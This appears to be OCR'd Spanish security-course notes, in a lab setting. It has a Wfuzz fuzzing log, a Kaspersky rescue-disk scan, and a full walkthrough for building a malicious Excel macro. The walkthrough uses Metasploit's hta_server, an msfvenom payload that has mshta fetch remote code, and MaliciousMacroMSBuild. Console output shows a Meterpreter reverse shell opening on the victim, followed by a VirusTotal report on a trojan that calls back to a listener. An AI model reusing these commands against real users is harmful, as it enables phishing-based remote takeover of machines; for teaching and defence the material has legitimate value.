
```
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /suggestions HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /ide HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /batteries HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /interesting HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /hdr_right HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /4stars HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /mobile-phones HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /gw HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /ical HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /buildings HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /hdr_left HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /2734 HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /nsf HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /g245632 HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /gnu-fdl HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /sophos HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /olympus HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /Editors HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /pioneer HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
192.168.0.28 - - [22/May/2021:00:18:23 +0200] "GET /Project HTTP/1.1" 404 435 "-" "Wfuzz/3.1.0"
```

MALWARE

Encontrar malware en equipo con KarsperskyRescueDisk

En el W7 que usamos en clase con la revershell cargamos la ISO de karspersky como arranque y una vez arranca nos aparece la siguiente ventana

Nada mas entrar se abren varias ventanas hasta que ejecuta automáticamente el scan del sistema y nos encuentra el malware




Crear macro con reverse Shell

Inicialmente es necesario generar un payload válido que será cargado posteriormente en las macros, para ello se puede hacer uso de opciones como HTA, Powershell, RunDLL32, etcétera. En este caso se va a mostrar el uso de HTA:


msfconsole -x "use exploit/windows/misc/hta_server; set SRVHOST <IP kali>; set

LHOST <IP kali>; exploit"



msfvenom -p windows/exec cmd="mshta.exe http://<IP>:8080/<archivo>.hta" -f

raw > payload.bin



Posteriormente se puede hacer uso de scripts como MaliciousMacroMSBuild, que permiten inyectar un payload en una macro. Se muestra a continuación un simple ejemplo para añadir el payload generado en Metasploit mediante Msfvenom:

git clone https://github.com/infosecn1nja/MaliciousMacroMSBuild

cd MaliciousMacroMSBuild

python m3-gen.py -p shellcode -i payload.bin -o macro.vba

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/infosecn1nja/MaliciousMacroMSBuild
Cloning into 'MaliciousMacroMSBuild' ...
remote: Enumerating objects: 30, done.
remote: Total 30 (delta 0), reused 0 (delta 0), pack-reused 30
Receiving objects: 100% (30/30), 23.57 KiB | 371.00 KiB/s, done.
Resolving deltas: 100% (11/11), done.

┌──(kali㉿kali)-[~]
└─$ cd MaliciousMacroMSBuild

┌──(kali㉿kali)-[~/MaliciousMacroMSBuild]
└─$ ls
LICENSE  m3-gen.py  README.md  templates

┌──(kali㉿kali)-[~/MaliciousMacroMSBuild]
└─$ cp /home/kali/payload.bin .

┌──(kali㉿kali)-[~/MaliciousMacroMSBuild]
└─$ python m3-gen.py -p shellcode -i payload.bin -o macro.vba

 /$$      /$$  /$$$$$$   /$$$$$$
| $$$    /$$$ /$$__  $$ /$$__  $$
| $$$$  /$$$$|__/  \ $$| $$  \__/
| $$ $$/$$ $$   /$$$$$/| $$ /$$$$
| $$  $$$| $$  |___  $$| $$|_  $$
| $$\  $ | $$ /$$  \ $$| $$  \ $$
| $$ \/  | $$|  $$$$$$/|  $$$$$$/
|__/     |__/ \______/  \______/

Malicious Macro MSBuild Generator v2.1
Author : Rahmat Nurfauzi (@infosecn1nja)

[+] Writing msbuild shellcode payload.
[+] macro.vba macro sucessfully saved to disk.

┌──(kali㉿kali)-[~/MaliciousMacroMSBuild]
└─$
```

Para finalizar solo será necesario añadir estas macros a un archivo Excel, y guardarlo como xlsm. Existen otras formas que permitirían potencialmente la ejecución de código mediante archivos ofimáticos como DDE, CSV Injection.


Una vez añadido el código a la macro solo tenemos que guardar el Excel y al abrirlo nos creara la conexión

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
SRVHOST ⇒ 192.168.0.28
LHOST ⇒ 192.168.0.28
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.28:4444
[*] Using URL: http://192.168.0.28:8080/kCSaoeyu.hta
[*] Server started.
msf6 exploit(windows/misc/hta_server) > [*] 192.168.0.19     hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.0.19
[*] Meterpreter session 1 opened (192.168.0.28:4444 → 192.168.0.19:1764) at 2021-05-27 05:21:16 -0400
```


```
msf6 exploit(windows/misc/hta_server) > [*] 192.168.0.19     hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.0.19
[*] Meterpreter session 1 opened (192.168.0.28:4444 → 192.168.0.19:1764) at 2021-05-27 05:21:16 -0400

msf6 exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information      Connection
  --  ----  ----                     -----------      ----------
  1         meterpreter x86/windows  MSI\ramon @ MSI  192.168.0.28:4444 → 192.168.0.19:1764 (192.168.0.19)

msf6 exploit(windows/misc/hta_server) > session -i 1
[-] Unknown command: session.
msf6 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : MSI
OS              : Windows 10 (10.0 Build 19041).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Y ya tendríamos un meterpreter en la maquina objetivo

Análisis de malware tipo macro de any.run



En Any.run podemos ver perfectamente el proceso que sigue el exploit y los procesos que ejecuta , para ver como al final intenta conectarse a nuestro servidor que en este caso es la maquina Kali de la prueba anterior



Análisis del troyano usado durante el curso de forma manual

- **Virus Total**

50 / 69

Community Score

50 security vendors flagged this file as malicious

ec92782175d41e02a52b664fac6b3541750cc89375fbac896aee4feb4159f4db

facturas.exe

overlay peexe

72.07 KB Size

2021-05-22 20:53:02 UTC 1 minute ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Acronis	Suspicious	Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
SecureAge APEX	Malicious	Arcabit	Trojan.CryptZ.Gen
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Gen

DETECTION DETAILS BEHAVIOR COMMUNITY

Basic Properties

MD5	411dcea570d29b9d4b9d69a848bdb916
SHA-1	1f164fd64c0e7a6747a6c7d606d66db98807504d
SHA-256	ec92782175d41e02a52b664fac6b3541750cc89375fbac896aee4feb4159f4db
Vhash	074046755d151028z2e32tz27z
Authentihash	a6c9978f1c57c9bf2570e22b5de66d8d0711b8ebdcfc448cb7f7a4ae6a119b0e
Imphash	481f47bbb2c9c21e108d65f52b04c448
Rich PE header hash	a7016ce5cb15a8644d2a00d0e692d936
SSDEEP	1536:INkCI4YxIPqRatD5qNme6iAMb+KR0Nc8QsJq39:KkTHI3ee0Nc8QsC9
TLSH	T17873C082D9C44525C196123D57723E766A34F1FA7702C2AE7A8CC9E5DFD1DB0A22A3C2
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 Executable MS Visual C++ (generic) (38.8%)
TrID	Microsoft Visual C++ compiled executable (generic) (20.5%)
TrID	Win64 Executable (generic) (13%)
TrID	Win32 Dynamic Link Library (generic) (8.1%)
TrID	Win16 NE executable (generic) (6.2%)
File size	72.07 KB (73802 bytes)

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Contacted IP Addresses

IP	Detections	Autonomous System	Country
10.1.200.101	0 / 84	-	-

Graph Summary

DETECTION DETAILS RELATIONS BEHAVIOR

VirusTotal Josebox 4

Network Communication

IP Traffic

10.1.200.101:4444 (TCP)

File System Actions

Files Opened

C:\Users\user\Desktop\facturas.exe

C:\Windows\AppPatch\sysmain.sdb

C:\Windows\SysWOW64\ADVAPI32.dll

C:\Windows\SysWOW64\CRYPTBASE.dll

C:\Windows\SysWOW64\KERNEL32.DLL

C:\Windows\SysWOW64\KERNELBASE.dll

C:\Windows\SysWOW64\MSVCRT.dll

C:\Windows\SysWOW64\RPCRT4.dll

C:\Windows\SysWOW64\SspiCli.dll

C:\Windows\SysWOW64\WS2_32.dll

C:\Windows\SysWOW64\WSOCK32.dll

C:\Windows\SysWOW64\apphelp.dll

C:\Windows\SysWOW64\bcryptPrimitives.dll